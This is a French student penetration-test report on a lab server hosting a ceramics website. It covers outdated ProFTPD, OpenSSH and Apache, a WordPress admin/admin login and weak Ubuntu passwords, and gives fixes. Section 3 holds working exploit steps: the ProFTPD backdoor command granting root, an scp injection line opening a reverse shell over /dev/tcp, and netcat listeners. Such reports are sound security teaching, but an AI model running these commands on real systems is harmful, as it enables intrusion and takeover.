Rapport de l'audit de sécurité - SAÉ 3 Cyber 04

Nathan COUQUEBERG & Brewal GUYON

1. Présentation du Document

a. Objet du Pentest

Le Pentest, également appelé test d'intrusion, a pour objectif d'évaluer la sécurité d'un système informatique, d'une application ou d'un réseau. Nous cherchons à identifier et à exploiter les vulnérabilités potentielles afin d'aider les organisations à renforcer leur sécurité. Ces tests visent à évaluer la résistance d'un système aux attaques, et à découvrir des vulnérabilités dues à des failles. Le Pentest a pour finalité l'établissement d'un plan d'action correctives afin de renforcer la sécurité du système contre les menances potentielles.

b. Condition d'Exécution du Pentest

Le Pentest que nous opérons est de type "Black Box" : nous ne connaissons rien de la machine que nous visons à part son adresse IP. Cela a pour but de simuler une attaque réelle, et par conséquent d'identifier les points d'entrées potentiels pour mieux les corriger. Nous allons donc effectuer le Pentest, non seulement du site Web de votre site de céramiques, mais également de la machine hébergeant celui-ci, incluant les services installés qui sont accessibles de l'extérieur.

2. Résultats du Pentest

a. Synthèse Non Technique

Ce paragraphe présente les conclusions du Pentest sur les aspects utilisateurs et sur la qualité de la politique de sécurité de l'entreprise. Suite à l'analyse de la machine ciblée par le Pentest, nous avons pu identifier plusieurs vulnérabilités. Elles sont pour la plupart faciles à exploiter et peuvent compromettre l'intégrité et la disponibilité de votre site web, ainsi que la confidentialité des données stockées sur la machine. Nous avons aussi pu constater des lacunes dans votre politique de sécurité. Votre politique de mots de passe est très faible, tous les comptes possèdent le même mot de passe que leur nom d'utilisateur. Les permissions de ceux-ci sont également trop élevées, un simple utilisateur ne devrait pas avoir accès aux mots de passe stockés sur la machine. Enfin, il n'y a pas de politique de mise à jour pour la machine. La version de son système d'exploitation ne dispose plus des dernières mises à jour de sécurité, et ce depuis avril 2021. Les programmes et services installés sont également obsolètes.

b. Synthèse Technique

Dans cette catégorie, nous exposerons les résultats du Pentest sur la sécurisation des services et de leur configuration.

Commençons par le service `ProFTPD`. Il est en version `1.3.3c`, sortie en octobre 2010 soit il y a plus de 13 ans. Il n'est donc pas à jour et possède de nombreuses vulnérabilités pouvant être exploitées par des personnes malintentionnées. Le service dispose par exemple d'une porte dérobée permettant à n'importe quel utilisateur tapant une commande précise d'ouvrir un terminal sur la machine. La configuration du service est celle par défaut, elle corrige déjà certains points de défaillances mais n'est pas suffisante quand le service

est destiné à être accessible depuis l'extérieur. Par exemple, elle ne bloque pas les adresses IP envoyant trop de requêtes, ce qui facilite grandement l'exécution d'attaques par force brute ou déni de service. La configuration du service autorise également la connexion en tant qu'utilisateur anonyme, ce qui n'est pas conseillé pour un service en production. Dans votre cas, quelqu'un connecté en tant qu'`anonymous` ou `ftp` peut lire le contenu du fichier `/media/ftp/update.txt`. Celui-ci n'est destiné qu'au personnel de l'enterprise, et son contenu peut donner à un potentiel attaquant une indication sur la présence du site internet "caché".

Le service `OpenSSH` est lui aussi vulnérable, étant en version `7.2p2` sortie en mars 2016. Il est notamment possible d'énumérer la liste des utilisateurs existants sur la machine, ou encore d'injecter des commandes à cause d'une faille dans l'implémentation du protocole `SCP`. Sa configuration est elle aussi celle par défaut et il n'y a aucune mesure empêchant les attaques par déni de service ou par force brute.

Le service `Apache` quant à lui est en version `2.4.18`, qui date de décembre 2015. Il possède lui aussi des vulnérabilités, principalement dues à sa mauvaise configuration. Celle-ci rend en effet plus simples les attaques par déni de service, ne bloquant pas les addresses IP envoyant trop de requêtes, et laissant ouvert des sessions utilisateurs trop longtemps.

c. Synthèse des Vulnérabilités Prioritaires

Voici une liste des 3 vulnérabilités les plus critiques de la machine, sur lequelles il faut se concentrer en piorité. Nous évoquerons également la complexité de les corriger.

ProFTPD - Backdoor

Comme mentionné plus haut, la version du service `ProFTPD` sur votre machine possède une porte dérobée (ou backdoor). N'importe qui se connectant via le protocole `FTP` peut ouvrir un terminal lui permettant d'exécuter des commandes en tant que l'utilisateur `root`, c'est-à-dire en disposant des privilèges administrateurs. Cette vulnérabilité est critique car l'attaquant contrôle la machine et peut alors faire ce qu'il veut pour nuire à votre entreprise. Par exemple, il peut modifier votre site internet pour récupérer les codes de carte de crédit de vos clients ou encore s'étendre sur d'autres machines de votre réseau pour y installer des cryptovirus (ou ransomware). Cette vulnérabilité est heureusement assez simple à corriger. Il faut mettre à jour le service à sa dernière version.

Mot de passe de l'administrateur WordPress

Le CMS `WordPress` derrière votre site internet n'est pas sécurisé, en plus d'être obsolète. Il est en effet en version `4.9.24` et possède une configuration vulnérable. Lors de l'installation du CMS, le mot de passe choisi pour l'administrateur par défaut `admin` est `admin`. Le fait que le site `WordPress` soit dans le dossier `/secret/` ne permet pas de limiter les risques. En effet, des outils comme `gobuster` permettent très facilement de lister les dossiers et fichiers d'un site web. Cette mauvaise configuration est elle aussi facile à corriger. Il suffit de changer le nom d'utilisateur afin qu'il soit plus difficile à deviner, et le mot de passe pour qu'il soit plus sécurisé.

Mot de passe des utilisateurs Ubuntu

Le seul utilisateur avec lequel on peut se connecter via `SSH` est `marlinspike`. Le problème est que son mot de passe est beaucoup trop facile à deviner, comme il est identique au nom d'utilisateur. On peut donc ouvrir une session `SSH` sur la machine et élever ses privilèges très facilement car `marlinspike` fait partie des

sudoers. Tout comme le mot de passe de l'administrateur WordPress, il est facile de renforcer la sécurité d'accès à la machine en changeant le mot de passe de l'utilisateur `marlinspike`.

d. Actions Correctives Recommandées

Il est important de mettre à jour la version d'`Ubuntu`, dont le support s'est arrêté en avril 2021, et les services présents sur la machine, tous obsolètes. En décembre 2023, la dernière version `LTS` (Long Term Support) d'Ubuntu est la `22.04`, qui disposera de mises à jour de sécurité jusqu'en avril 2027. Vous pouvez vous informer sur les dernières mises à jour et documentations des services ProFTPD, OpenSSH et Apache sur leurs sites respectifs et les télécharger à l'aide du gestionnaire de paquets `APT`.

Comme énoncé précédemment, les utilisateurs `marlinspike` sur `Ubuntu` et `admin` sur `WordPress` ont des mots de passe trop faibles et faciles à deviner. Cependant, le fait que le compte administrateur de la machine, `root`, n'ait pas de mot de passe est une pratique recommandée. Pour corriger ces failles de configuration, vous pouvez suivre les recommandations de l'ANSSI en matière de sécurité des mots de passe.

Il est aussi fortement recommandé de diminuer les permissions de `marlinspike`. En effet, il peut non seulement consulter les fichiers `/etc/shadow` et `/etc/passwd`, contenant les identifiants des utilisateurs du système, mais aussi écrire dans ce dernier. Cela peut permettre à un simple utilisateur d'élever ses privilèges en modifiant le mot de passe de `root`. Pour remédier à ce problème, évitez le plus possible d'accorder les permissions d'écriture aux utilisateurs, notamment pour des fichiers systèmes et de configuration.

De plus, vous pouvez changer la configuration des services `ProFTPD`, `OpenSSH` et `Apache` pour limiter les attaques comme celles par force brute et déni de service. Pour cela, voici les pratiques recommandées pour les fichiers de configuration de ProFTPD, OpenSSH et Apache. Bannir les adresses IP effectuant trop de requêtes à la suite peut également renforcer la sécurité de la machine. Je vous invite à vous renseigner sur le service fail2ban.


Enfin, la politique de sécurité peut être modifiée afin d'instaurer ou de renforcer les directives à suivre. Vous pouvez y ajouter votre nouvelle politique de mots de passe, de gestion des autorisations ou encore de mise à jour.

3. Surface d'Attaque du Pentest

a. Service ProFTPD

Le service `ProFTPD` (Professional FTP Daemon) est un serveur `FTP` (File Transfer Protocol) open-source. Il offre la possibilité de transférer des fichiers entre un client et un serveur et utilise par défaut le port `TCP 21` pour la signalisation et `TCP 20` pour le transfert de données en mode actif. En mode passif, le serveur et le client se mettent d'accord sur les ports à utiliser pour le transfert de données.

1) Backdoor



CVSS 3.1 : AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Du 28 novembre au 2 décembre 2010, une version compromise de `ProFTPD` a été disponible au téléchargement sur le miroir officiel du service. Elle contient une porte dérobée permettant d'ouvrir un terminal sur la machine cible.


Cette backdoor est très facile à exploiter pour quelqu'un connaissant la vulnérabilité. En effet, il suffit de se connecter en `TCP` sur le port `21` de la machine avec la commande `netcat` par exemple. Ensuite, il faut taper la commande `HELP ACIDBITCHEZ`. Nous sommes désormais administrateur sur le serveur, il est possible d'exfiltrer des données et de se propager sur d'autres machines du réseau.

Voici un exemple d'utilisation de cette vulnérabilité :

```
nc <IP du serveur> 21
220 ProFTPD 1.3.3c Server (vtcsec) [<IP du serveur>]
HELP ACIDBITCHEZ
whoami
root
```

Pour corriger cette vulnérabilité, le meilleur moyen est de mettre à jour le service `ProFTPD` à la dernière version.

2) CVE-2011-4130 : Use-after-free



CVSS 2.0 : (AV:N/AC:L/Au:S/C:C/I:C/A:C)

Une vulnérabilité Use-After-Free (UAF) est présente sur les versions du service ProFTPD inférieures à `1.3.3g`. Elle est due à une faille dans la gestion des pools utilisées pour les réponses du serveur au client.

À chaque fois qu'un utilisateur tape une commande, un pool est défini pour gérer la réponse envoyée par le serveur à la fin de l'exécution de celle-ci. Cependant, si deux pools existent en même temps et qu'une erreur est déclenchée sur le deuxième alors que le premier est toujours en cours d'exécution, le serveur peut tenter d'écrire à un emplacement mémoire déjà libéré. Cela aboutit à une erreur de segmentation, et donc à un crash du serveur.

Prenons un exemple concret. Si nous lançons un transfert de fichier et que juste après nous exécutons une commande retournant une erreur pendant que le transfert est toujours en cours, cela peut déclencher cette vulnérabilité.

Si vous souhaitez tester vous-même cette vulnérabilité sur le serveur `vtcsec`, voici les prérequis :

Sur la machine cible, exécuter les commandes suivantes :

```
sudo su
echo "DenyFilter \*.*/" >> /usr/local/etc/proftpd.conf
killall proftpd
proftpd -n -d 20
```

La commande `echo` ajoute une ligne dans le fichier de configuration de `ProFTPD` qui permet de faciliter le déclenchement de la vulnérabilité. Ensuite, nous fermons les services en cours d'exécution et redémarrons `ProFTPD` en mode débogage.

Sur la machine attaquant, vous pouvez exécuter le programme `Python` se trouvant dans le dossier `scripts/poc-ftp2.py`.

Une fois l'exécution terminée, vous devriez observer ceci dans les logs de `ProFTPD` :

```
vtcsec - USER marlinspike: Login successful.
vtcsec - Entering Passive Mode (192,168,145,138,179,81).
vtcsec - dispatching CMD command 'RETR latest.tar.gz' to mod_xfer
vtcsec - declining use of sendfile for ASCII data
vtcsec - 'SEGV ../*/..' denied by DenyFilter
vtcsec - dispatching LOG_CMD_ERR command 'SEGV ../*/..' to mod_log
vtcsec - Transfer aborted after 16384 bytes in 0.00 seconds
vtcsec - notice: user marlinspike: aborting transfer: Broken pipe
vtcsec - ProFTPD terminating (signal 11)
vtcsec - ProFTPD terminating (signal 11)
vtcsec - FTP session closed.
```

Le signal 11 signifie qu'une erreur de segmentation a bien eu lieu sur le serveur.


Bien que difficile à exploiter, cette vulnérabilité peut permettre d'exécuter du code arbitraire sur la machine cible. Par exemple, il est possible pour un attaquant d'ouvrir un terminal sur la victime et d'exécuter les commandes qu'il souhaite.

Dans ce rapport, nous avons seulement expliqué dans les grandes lignes les causes de la vulnérabilité et un Proof of Concept (PoC) démontrant la faisabilité d'une exploitation. Si vous souhaitez en savoir plus, voici un article expliquant en détail le fonctionnement et l'exploitation de la CVE-2011-4130 :

- Partie 1
- Partie 2

Cette vulnérabilité a été corrigée à partir de la version 1.3.3g du service. Il est recommandé de mettre à jour `ProFTPD` à la dernière version car elle n'est plus vulnérable.

3) Déni de service



CVSS 3.1 : AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

À cause d'une mauvaise configuration du service, il est possible d'envoyer plusieurs tentatives de connexion à la suite pour bloquer l'accès au serveur.

C'est la ligne "MaxInstances" du fichier de configuration `/usr/local/etc/proftpd.conf` qui permet de bloquer l'accès aux utilisateurs souhaitants se connecter au serveur via `FTP`. Sa valeur est définie par défaut à 30, c'est-à-dire que le service fermera automatiquement les nouvelles connexions entrantes si 30 sont déjà ouvertes.

Pour tester vous-même cette vulnérabilité, vous pouvez exécuter le programme `Python` qui se trouve dans le dossier `/scripts/dos-ftp3.py`.


Pour corriger ce problème, vous pouvez mettre à jour le fichier de configuration de `ProFTPD` afin d'augmenter le nombre de connexions simultanées sur le serveur. Vous pouvez également mettre en place le service `fail2ban`, énoncé plus haut. Ce programme permet de bannir les adresses IP envoyant trop de requêtes dans un laps de temps réduit.

---

b. Service OpenSSH

Le service `OpenSSH` (Open Secure Shell), est une suite d'outils open-source fournissant des services de communication sécurisés sur un réseau, principalement à travers le protocole `SSH`. Il permet par exemple de se connecter à distance à un ordinateur ou de transférer des fichiers via le réseau. Par défaut, le service SSH utilise le port `TCP 22`

1) CVE-2020-15778 : Injection de commandes



CVSS 3.1 : AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Cette vulnérabilité affecte les versions d'`OpenSSH` inférieures à `8.3p1`. Elle permet une injection de commandes en utilisant des caractère "accent grave" (`) dans le chemin de destination lors de la copie d'un fichier local vers l'hôte distant.

Cette vulnérabilité peut s'avérer utile dans le cas où un serveur interdit l'ouverture de sessions via SSH, mais autorise le transfert de fichiers avec la commande scp. Elle peut permettre à un utilisateur d'ouvrir un terminal sur la machine afin d'y avoir accès.

Si vous voulez tester cette vulnérabilité par vous-même, voici comment s'y prendre :

Assurez-vous que la version d'OpenSSH sur la machine de l'attaquant est elle aussi vulnérable. La vérification de cette faille se fait côté client également dans les dernières versions de la commande.

Sur la machine attaquant, écoutez sur un port précis :


```
nc -nlvp 4444
```

Dans un nouveau terminal, exécutez cette commande en replaçant <IP Serveur> et <IP Client> par celles du serveur et du client, et fichier.txt par celui que vous voulez transférer :

```
scp fichier.txt marlinspike@<IP Serveur>:'`/bin/sh >& /dev/tcp/<IP Client>/4444
0>&1`/home/marlinspike/fichier.txt'
```

Pour corriger cette vulnérabilité, il est nécessaire de mettre à jour le service à la dernière version.

2) CVE-2016-6515 : Déni de service




CVSS 3.1 : AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

Une vulnérabilité affectant les versions d'OpenSSH avant 7.3 permet de simplifier les attaques par déni de service. En effet, le service ne limite pas la taille des mots de passe pouvant être utilisés lors de l'authentification. Cela permet de causer une consommation excessive du processeur par le service et de bloquer les tentatives de connexion légitimes.

Pour tester la vulnérabilité par vous-même, vous pouvez exécuter le programme `Python` dans le dossier `/scripts/dos-ssh2.py`.

Pour limiter les risques d'attaques par déni de service sur le service, il est recommandé de mettre à jour `OpenSSH` à la dernière version. Vous pouvez également modifier le fichier de configuration `/etc/ssh/sshd_config` pour définir une limite au nombre de tentatives de connexions avec l'option `MaxAuthTries <Valeur>`.

3) CVE-2019-6111 et CVE-2019-6110 : SSHtranger Things



CVSS 3.1 : AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:N

Les versions d'`OpenSSH` jusqu'à `7.9` sont affectées par deux vulnérabilités permettant à un serveur malicieux d'écraser des fichiers arbitraires dans le répertoire de destination lors d'une copie avec la commande `scp`.

Si vous voulez essayer par vous-même, voici comment faire :

Sur la machine attaquant, lancer une écoute sur un port :

```
nc -nlvp 4444
```

Dans un autre terminal, exécuter le script `/scripts/exploit-ssh3.py`.

Sur la machine de la victime, tapez la commande suivante pour copier un fichier vers le répertoire local :

```
scp <IP Attaquant>:test.txt .
```

Voici ce que vous devriez avoir après le transfert de fichier :

```
marlinspike@vtcsec:~$ scp 192.168.145.136:test.txt .
The authenticity of host '192.168.145.136 (192.168.145.136)' cant be established.
RSA key fingerprint is SHA256:PutAcytR5736gqNLSKYGPUoXjZ6O3j3vUASclaLEwgk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.145.136' (RSA) to the list of known hosts.
test.txt    100%   32     0.0KB/s   00:00
marlinspike@vtcsec:~$ cat test.txt
This is the file you requested.
```

On peut voir que le fichier demandé a bien été copié, tout a l'air en ordre. Cependant, si l'utilisateur lance un nouveau terminal, on obtient un reverse shell :

```
┌──(birsol㉿Kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
